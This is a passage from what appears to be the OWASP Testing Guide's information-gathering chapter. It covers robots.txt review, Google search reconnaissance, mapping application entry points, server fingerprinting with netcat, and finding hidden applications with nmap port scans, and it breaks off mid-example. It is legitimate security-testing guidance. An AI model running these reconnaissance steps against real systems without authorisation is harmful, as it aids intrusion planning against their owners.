DESCRIPTION OF THE ISSUE

Web spiders/robots/crawlers retrieve a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the *Robots Exclusion Protocol* of the robots.txt file in the web root directory [1].

As an example, the robots.txt file from <http://www.google.com/robots.txt> taken on 24 August 2008 is quoted below:

```
User-agent: *
Allow: /searchhistory/
Disallow: /news?output=xhtml&
Allow: /news?output=xhtml
Disallow: /search
Disallow: /groups
Disallow: /images
...
```

The *User-Agent* directive refers to the specific web spider/robot/crawler. For example the *User-Agent: Googlebot* refers to the *GoogleBot* crawler while *User-Agent: ** in the example above applies to all web spiders/robots/crawlers [2] as quoted below:

```
User-agent: *
```

The *Disallow* directive specifies which resources are prohibited by spiders/robots/crawlers. In the example above, directories such as the following are prohibited:

```
...
Disallow: /search
Disallow: /groups
Disallow: /images
...
```

Web spiders/robots/crawlers can intentionally ignore the *Disallow* directives specified in a robots.txt file [3]. Hence, robots.txt should not be considered as a mechanism to enforce restrictions on how web content is accessed, stored, or republished by third parties.

BLACK BOX TESTING AND EXAMPLE

wget

The robots.txt file is retrieved from the web root directory of the web server. For example, to retrieve the robots.txt from www.google.com using *wget*:

```
$ wget http://www.google.com/robots.txt
--23:59:24-- http://www.google.com/robots.txt
           => 'robots.txt'
Resolving www.google.com... 74.125.19.103, 74.125.19.104, 74.125.19.147, ...
Connecting to www.google.com|74.125.19.103|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

[ <=> ] 3,425      --.--K/s

23:59:26 (13.67MB/s) - 'robots.txt' saved [3425]
```

Analyze robots.txt using Google Webmaster Tools

Google provides an "Analyze robots.txt" function as part of its "Google Webmaster Tools", which can assist with testing [4] and the procedure is as follows:

1. Sign into Google Webmaster Tools with your Google Account.
2. On the Dashboard, click the URL for the site you want.
3. Click Tools, and then click Analyze robots.txt.

GRAY BOX TESTING AND EXAMPLE

The process is the same as Black Box testing above.

REFERENCES

Whitepapers

- [1] "The Web Robots Pages" - <http://www.robotstxt.org/>
- [2] "How do I block or allow Googlebot?" - <http://www.google.com/support/webmasters/bin/answer.py?answer=40364&query=googlebot&topic=&type=>
- [3] "(ISC)2 Blog: The Attack of the Spiders from the Clouds" - http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html
- [4] "How do I check that my robots.txt file is working as expected?" - <http://www.google.com/support/webmasters/bin/answer.py?answer=35237>



4.2.2 SEARCH ENGINE DISCOVERY/RECONNAISSANCE (OWASP-IG-002)

BRIEF SUMMARY

This section describes how to search the Google Index and remove the associated web content from the Google Cache.

DESCRIPTION OF THE ISSUE

Once the GoogleBot has completed crawling, it commences indexing the web page based on tags and associated attributes, such as <TITLE>, in order to return the relevant search results. [1]

If the robots.txt file is not updated during the lifetime of the web site, then it is possible for web content not intended to be included in Google's Search Results to be returned.

Therefore, it must be removed from the Google Cache.

BLACK BOX TESTING

Using the advanced "site:" search operator, it is possible to restrict Search Results to a specific domain [2].


Google provides the Advanced "cache:" search operator [2], but this is the equivalent to clicking the "Cached" next to each Google Search Result. Hence, the use of the Advanced "site:" Search Operator and then clicking "Cached" is preferred.

The Google SOAP Search API supports the doGetCachedPage and the associated doGetCachedPageResponse SOAP Messages [3] to assist with retrieving cached pages. An implementation of this is under development by the [OWASP "Google Hacking" Project](#).


EXAMPLE

To find the web content of owasp.org indexed by Google Cache the following Google Search Query is issued:

```
site:owasp.org
```



To display the index.html of owasp.org as cached by Google the following Google Search Query is issued:
 cache:owasp.org



GRAY BOX TESTING AND EXAMPLE

Grey Box testing is the same as Black Box testing above.



REFERENCES

- [1] "Google 101: How Google crawls, indexes, and serves the web" - <http://www.google.com/support/webmasters/bin/answer.py?answer=70897>
- [2] "Advanced Google Search Operators" - <http://www.google.com/help/operators.html>
- [3] "Google SOAP Search API" - http://code.google.com/apis/soapsearch/reference.html#1_2
- [4] "Preventing content from appearing in Google search results" - <http://www.google.com/support/webmasters/bin/topic.py?topic=8459>

4.2.3 IDENTIFY APPLICATION ENTRY POINTS (OWASP-IG-003)

BRIEF SUMMARY

Enumerating the application and its attack surface is a key precursor before any thorough testing can be undertaken, as it allows the tester to identify likely areas of weakness. This section aims to help identify and map out areas within the application that should be investigated once enumeration and mapping has been completed.

DESCRIPTION OF THE ISSUE

Before any testing begins, always get a good understanding of the application and how the user/browser communicates with it. As you walk through the application, pay special attention to all HTTP requests (GET and POST Methods, also known as Verbs), as well as every parameter and form field that are passed to the application. In addition, pay attention to when GET requests are used and when POST requests are used to pass parameters to the application. It is very common that GET requests are used, but when sensitive information is passed, it is often done within the body of a POST request. Note that to see the parameters sent in a POST request, you will need to use a tool such as an intercepting proxy (for example, OWASP's WebScarab) or a browser plug-in. Within the POST request, also make special note of any hidden form fields that are being passed to the application, as these usually contain sensitive information, such as state information, quantity of items, the price of items, that the developer never intended for you to see or change.

In the author's experience, it has been very useful to use an intercepting proxy and a spreadsheet for this stage of the testing. The proxy will keep track of every request and response between you and the application as you walk through it. Additionally, at this point, testers usually trap every request and response so that they can see exactly every header, parameter, etc. that is being passed to the application and what is being returned. This can be quite tedious at times, especially on large interactive sites (think of a banking application). However, experience will teach you what to look for, and, therefore, this phase can be significantly reduced. As you walk through the application, take note of any interesting parameters in the URL, custom headers, or body of the requests/responses, and save them in your spreadsheet. The spreadsheet should include the page you requested (it might be good to also add the request number from the proxy, for future reference), the interesting parameters, the type of request (POST/GET), if access is authenticated/unauthenticated, if SSL is used, if it's part of a multi-step process, and any other relevant notes. Once you have every area of the application mapped out, then you can go through the application and test each of the areas that you have identified and make notes for what worked and what didn't work. The rest of this guide will identify how to test each of these areas of interest, but this section must be undertaken before any of the actual testing can commence.

Below are some points of interests for all requests and responses. Within the requests section, focus on the GET and POST methods, as these appear the majority of the requests. Note that other methods, such as PUT and DELETE, can be used.

Often, these more rare requests, if allowed, can expose vulnerabilities. There is a special section in this guide dedicated for testing these HTTP methods.

Requests:

- Identify where GETs are used and where POSTs are used.
- Identify all parameters used in a POST request (these are in the body of the request)
- Within the POST request, pay special attention to any hidden parameters. When a POST is sent all the form fields (including hidden parameters) will be sent in the body of the HTTP message to the application. These typically aren't seen unless you are using a proxy or view the HTML source code. In addition, the next page you see, its data, and your access can all be different depending on the value of the hidden parameter(s).
- Identify all parameters used in a GET request (i.e., URL), in particular the query string (usually after a ? mark).
- Identify all the parameters of the query string. These usually are in a pair format, such as foo=bar. Also note that many parameters can be in one query string such as separated by a &, ~, :, or any other special character or encoding.
- A special note when it comes to identifying multiple parameters in one string or within a POST request is that some or all of the parameters will be needed to execute your attacks. You need to identify all of the parameters (even if encoded or encrypted) and identify which ones are processed by the application. Later sections of the guide will identify how to test these parameters, at this point, just make sure you identify each one of them.
- Also pay attention to any additional or custom type headers not typically seen (such as debug=False)

Responses:

- Identify where new cookies are set (Set-Cookie header), modified, or added to.
- Identify where there are any redirects (300 HTTP status code), 400 status codes, in particular 403 Forbidden, and 500 internal server errors during normal responses (i.e., unmodified requests).
- Also note where any interesting headers are used. For example, "Server: BIG-IP" indicates that the site is load balanced. Thus, if a site is load balanced and one server is incorrectly configured, then you might have to make multiple requests to access the vulnerable server, depending on the type of load balancing used.

BLACK BOX TESTING AND EXAMPLE**Testing for application entry points:**

The following are 2 examples on how to check for application entry points.

EXAMPLE 1:

This example shows a GET request that would purchase an item from an online shopping application.

Example 1 of a simplified GET request:

- GET `https://x.x.x.x/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x`



- Host: x.x.x.x
- Cookie: SESSIONID=Z29vZCBqb2lgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhbmQgcGFzc3dvcnQgaXMgYmFy

Result Expected:

Here you would note all the parameters of the request such as CUSTOMERID, ITEM, PRICE, IP, and the Cookie (which could just be encoded parameters or used for session state).

EXAMPLE 2:

This example shows a POST request that would log you into an application.

Example 2 of a simplified POST request:

- POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login
- Host: x.x.x.x
- Cookie:
SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhdCBzZXRzIHByZWRpY3RhYmxiIGNvb2tpZXMgYW5klG1pbmUgaXMgMTIzNA==
- CustomCookie=00my00trusted00ip00is00x.x.x00

Body of the POST message:

- user=admin&pass=pass123&debug=true&fromtrustIP=true

Result Expected:

In this example you would note all the parameters as you have before but notice that the parameters are passed in the body of the message and not in the URL. Additionally note that there is a custom cookie that is being used.

GRAY BOX TESTING AND EXAMPLE

Testing for application entry points via a Gray Box methodology would consist of everything already identified above with one caveat. This would be if there are any external sources from which the application receives data and processes it (such as SNMP traps, syslog messages, SMTP, or SOAP messages from other servers). If there are any external sources of input into the application then a meeting with the application developers could identify any functions that would accept or expect user input and how it's formatted. For example, the developer could help in understanding how to formulate a correct SOAP request that the application would accept and where the web service resides (if the web service or any other function hasn't already been identified during the black box testing).

REFERENCES

Whitepapers

- [RFC 2616](http://tools.ietf.org/html/rfc2616) – Hypertext Transfer Protocol – HTTP 1.1 - <http://tools.ietf.org/html/rfc2616>

Tools

Intercepting Proxy:

- OWASP: [Webscarab](#)
- Dafydd Stuttard: Burp proxy - <http://portswigger.net/proxy/>
- MileSCAN: Paros Proxy - <http://www.parosproxy.org/download.shtml>

Browser Plug-in:

- "TamperIE" for Internet Explorer - <http://www.bayden.com/TamperIE/>
- Adam Judson: "Tamper Data" for Firefox - <https://addons.mozilla.org/en-US/firefox/addon/966>

4.2.4 TESTING FOR WEB APPLICATION FINGERPRINT (OWASP-IG-004)

BRIEF SUMMARY

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

DESCRIPTION OF THE ISSUE

There are several different vendors and versions of web servers on the market today. Knowing the type of web server that you are testing significantly helps in the testing process, and will also change the course of the test. This information can be derived by sending the web server specific commands and analyzing the output, as each version of web server software may respond differently to these commands. By knowing how each type of web server responds to specific commands and keeping this information in a web server fingerprint database, a penetration tester can send these commands to the web server, analyze the response, and compare it to the database of known signatures. Please note that it usually takes several different commands to accurately identify the web server, as different versions may react similarly to the same command. Rarely, however, different versions react the same to all HTTP commands. So, by sending several different commands, you increase the accuracy of your guess.

BLACK BOX TESTING AND EXAMPLE

The simplest and most basic form of identifying a Web server is to look at the Server field in the HTTP response header. For our experiments we use netcat. Consider the following HTTP Request-Response:

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix) (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
```



```
Connection: close
Content-Type: text/html
```

From the *Server* field, we understand that the server is likely Apache, version 1.3.3, running on Linux operating system.

Four examples of the HTTP response headers are shown below.

From an **Apache 1.3.23** server:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

From a **Microsoft IIS 5.0** server:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369
```

From a **Netscape Enterprise 4.1** server:

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

From a **SunONE 6.1** server:

```
HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close
```

However, this testing methodology is not so good. There are several techniques that allow a web site to obfuscate or to modify the server banner string. For example we could obtain the following answer:

```
403 HTTP/1.1 Forbidden
Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML; charset=iso-8859-1
```

In this case, the server field of that response is obfuscated: we cannot know what type of web server is running.

Protocol behaviour

More refined techniques take in consideration various characteristics of the several web servers available on the market. We will list some methodologies that allow us to deduce the type of web server in use.

HTTP header field ordering

The first method consists of observing the ordering of the several headers in the response. Every web server has an inner ordering of the header. We consider the following answers as an example:

Response from **Apache 1.3.23**

```
$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Response from **IIS 5.0**

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
ETag: W/e0d362a4c335be1: ael
Content-Length: 133
```

Response from **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

Response from a **SunONE 6.1**

```
$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
```



```
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close
```

We can notice that the ordering of the *Date* field and the *Server* field differs between Apache, Netscape Enterprise, and IIS.

Malformed requests test

Another useful test to execute involves sending malformed requests or requests of nonexistent pages to the server. Consider the following HTTP responses.

Response from Apache 1.3.23

```
$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1
```

Response from IIS 5.0

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335be1: ael
Content-Length: 133
```

Response from Netscape Enterprise 4.1

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

Response from a SunONE 6.1

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close
```

We notice that every server answers in a different way. The answer also differs in the version of the server. Similar observations can be done we create requests with a non-existent protocol. Consider the following responses:

Response from **Apache 1.3.23**

```
$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Response from **IIS 5.0**

```
$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87
```

Response from **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>
```


Response from a **SunONE 6.1**

```
$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.
</BODY></HTML>
```

Automated Testing

The tests to carry out in order to accurately fingerprint a web server can be many. Luckily, there are tools that automate these tests. "*httprint*" is one of such tools. *httprint* has a signature dictionary that allows one to recognize the type and the version of the web server in use. An example of running *httprint* is shown below:



Online Testing

An example of on line tool that often delivers a lot of information on target Web Server, is Netcraft. With this tool we can retrieve information about operating system, web server used, Server Uptime, Netblock Owner, history of change related to Web server and O.S. An example is shown below:

NETCRAFT

Toolbar Netcraft

Site report for www.owasp.org

Site	http://www.owasp.org	Last reboot	82 days ago <input checked="" type="checkbox"/> Uptime graph
Domain	owasp.org	Netblock owner	USLEC Corp.
IP address	216.48.3.18	Site rank	12753
Country	US	Nameserver	ns1.secure.net
Date first seen	October 2001	DNS admin	hostmaster@secure.net
Domain Registry	publicinterregistry.net	Reverse DNS	unknown
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	Nameserver Organisation	MYNAMESERVER, LLC, PO Box 3895, Englewood, 80155, United States

Check another site:

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	9-Jan-2007
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	2-Sep-2006
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.0.50 Fedora	2-Aug-2004
Aspect Security 9175 Guilford RD Columbia MD US 21046	66.255.82.11	FreeBSD	Apache	26-Jul-2004
975 Cobb Place Blvd Suite 111 Kennesaw GA US 30144	64.30.172.91	Linux	Apache/2.0.40 Red Hat Linux	24-Mar-2004
NetRail, Inc. 1015 31st St NW Washington DC US 20007	207.31.92.40	Linux	Apache/2.0.44 Unix	30-Sep-2003
XO Communications Corporate Headquarters 11111 Sunset Hills Road Reston VA US	207.155.252.4	Solaris 8	ConcentricHost-Ashurbanipal/1.7 XOTM Web Site Hosting	19-Mar-2003

REFERENCES

Whitepapers

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://net-square.com/httpprint/httpprint_paper.html

Tools

- httpprint - <http://net-square.com/httpprint/index.shtml>
- Netcraft - <http://www.netcraft.com>

4.2.5 APPLICATION DISCOVERY (OWASP-IG-005)

BRIEF SUMMARY

A paramount step in testing for web application vulnerabilities is to find out which particular applications are hosted on a web server.

Many applications have known vulnerabilities and known attack strategies that can be exploited in order to gain remote control or to exploit data. In addition, many applications are often misconfigured or not updated, due to the perception that they are only used "internally" and therefore no threat exists.

DESCRIPTION OF THE ISSUE

With the proliferation of virtual web servers, the traditional 1:1-type relationship between an IP address and a web server is losing much of its original significance. It is not uncommon to have multiple web sites / applications whose symbolic names resolve to the same IP address (this scenario is not limited to hosting environments, but also applies to ordinary corporate environments as well).

As a security professional, you are sometimes given a set of IP addresses (or possibly just one) as a target to test. It is arguable that this scenario is more akin to a pentest-type engagement, but in any case, it is expected that such an assignment would test all web applications accessible through this target (and possibly other things). The problem is that the given IP address hosts an HTTP service on port 80, but if you access it by specifying the IP address (which is all you know) it reports "No web server configured at this address" or a similar message. But that system could "hide" a number of web applications, associated to unrelated symbolic (DNS) names. Obviously, the extent of your analysis is deeply affected by the fact that you test the applications, or you do not - because you don't notice them, or you notice only SOME of them. Sometimes, the target specification is richer – maybe you are handed out a list of IP addresses and their corresponding symbolic names. Nevertheless, this list might convey partial information, i.e., it could omit some symbolic names – and the client may not even be aware of that (this is more likely to happen in large organizations)!

Other issues affecting the scope of the assessment are represented by web applications published at non-obvious URLs (e.g., <http://www.example.com/some-strange-URL>), which are not referenced elsewhere. This may happen either by error (due to misconfiguration), or intentionally (for example, unadvertised administrative interfaces).

To address these issues, it is necessary to perform web application discovery.



BLACK BOX TESTING AND EXAMPLE

Web application discovery

Web application discovery is a process aimed at identifying web applications on a given infrastructure. The latter is usually specified as a set of IP addresses (maybe a net block), but may consist of a set of DNS symbolic names or a mix of the two. This information is handed out prior to the execution of an assessment, be it a classic-style penetration test or an application-focused assessment. In both cases, unless the rules of engagement specify otherwise (e.g., “test only the application located at the URL <http://www.example.com/>”), the assessment should strive to be the most comprehensive in scope, i.e. it should identify all the applications accessible through the given target. In the following examples, we will examine a few techniques that can be employed to achieve this goal.

Note: Some of the following techniques apply to Internet-facing web servers, namely DNS and reverse-IP web-based search services and the use of search engines. Examples make use of private IP addresses (such as *192.168.1.100*), which, unless indicated otherwise, represent *generic* IP addresses and are used only for anonymity purposes.

There are three factors influencing how many applications are related to a given DNS name (or an IP address):

1. Different base URL

The obvious entry point for a web application is *www.example.com*, i.e., with this shorthand notation we think of the web application originating at <http://www.example.com/> (the same applies for https). However, even though this is the most common situation, there is nothing forcing the application to start at “/”. For example, the same symbolic name may be associated to three web applications such as: <http://www.example.com/url1> <http://www.example.com/url2> <http://www.example.com/url3> In this case, the URL <http://www.example.com/> would not be associated to a meaningful page, and the three applications would be “hidden”, unless we explicitly know how to reach them, i.e., we know *url1*, *url2* or *url3*. There is usually no need to publish web applications in this way, unless you don’t want them to be accessible in a standard way, and you are prepared to inform your users about their exact location. This doesn’t mean that these applications are secret, just that their existence and location is not explicitly advertised.

2. Non-standard ports

While web applications usually live on port 80 (http) and 443 (https), there is nothing magic about these port numbers. In fact, web applications may be associated with arbitrary TCP ports, and can be referenced by specifying the port number as follows: [http\[s\]://www.example.com:port/](http[s]://www.example.com:port/). For example, <http://www.example.com:20000/>.

3. Virtual hosts

DNS allows us to associate a single IP address to one or more symbolic names. For example, the IP address *192.168.1.100* might be associated to DNS names *www.example.com*, *helpdesk.example.com*, *webmail.example.com* (actually, it is not necessary that all the names belong to the same DNS domain). This 1-to-N relationship may be reflected to serve different content by using so called virtual hosts. The information specifying the virtual host we are referring to is embedded in the HTTP 1.1 *Host:* header [1].

We would not suspect the existence of other web applications in addition to the obvious *www.example.com*, unless we know of *helpdesk.example.com* and *webmail.example.com*.

Approaches to address issue 1 - non-standard URLs

There is no way to fully ascertain the existence of non-standard-named web applications. Being non-standard, there is no fixed criteria governing the naming convention, however there are a number of techniques that the tester can use to gain some additional insight. First, if the web server is misconfigured and allows directory browsing, it may be possible to spot

these applications. Vulnerability scanners may help in this respect. Second, these applications may be referenced by other web pages; as such, there is a chance that they have been spidered and indexed by web search engines. If we suspect the existence of such “hidden” applications on *www.example.com* we could do a bit of googling using the *site* operator and examining the result of a query for “site: www.example.com”. Among the returned URLs there could be one pointing to such a non-obvious application. Another option is to probe for URLs which might be likely candidates for non-published applications. For example, a web mail front end might be accessible from URLs such as <https://www.example.com/webmail>, <https://webmail.example.com/>, or <https://mail.example.com/>. The same holds for administrative interfaces, which may be published at hidden URLs (for example, a Tomcat administrative interface), and yet not referenced anywhere. So, doing a bit of dictionary-style searching (or “intelligent guessing”) could yield some results. Vulnerability scanners may help in this respect.

Approaches to address issue 2 - non-standard ports

It is easy to check for the existence of web applications on non-standard ports. A port scanner such as nmap [2] is capable of performing service recognition by means of the `-sV` option, and will identify http[s] services on arbitrary ports. What is required is a full scan of the whole 64k TCP port address space. For example, the following command will look up, with a TCP connect scan, all open ports on IP *192.168.1.100* and will try to determine what services are bound to them (only *essential* switches are shown – nmap features a broad set of options, whose discussion is out of scope):

```
nmap -PN -sT -sV -p0-65535 192.168.1.100
```

It is sufficient to examine the output and look for http or the indication of SSL-wrapped services (which should be probed to confirm that they are https). For example, the output of the previous command could look like:

```
Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http         Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl          OpenSSL
901/tcp   open  http         Samba SWAT administration server
1241/tcp  open  ssl          Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

From this example, we see that:

- There is an Apache http server running on port 80.
- It looks like there is an https server on port 443 (but this needs to be confirmed, for example, by visiting <https://192.168.1.100> with a browser).
- On port 901 there is a Samba SWAT web interface.
- The service on port 1241 is not https, but is the SSL-wrapped Nessus daemon.
- Port 3690 features an unspecified service (nmap gives back its *fingerprint* - here omitted for clarity - together with instructions to submit it for incorporation in the nmap fingerprint database, provided you know which service it represents).



- Another unspecified service on port 8000; this might possibly be http, since it is not uncommon to find http servers on this port. Let's give it a look:

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0

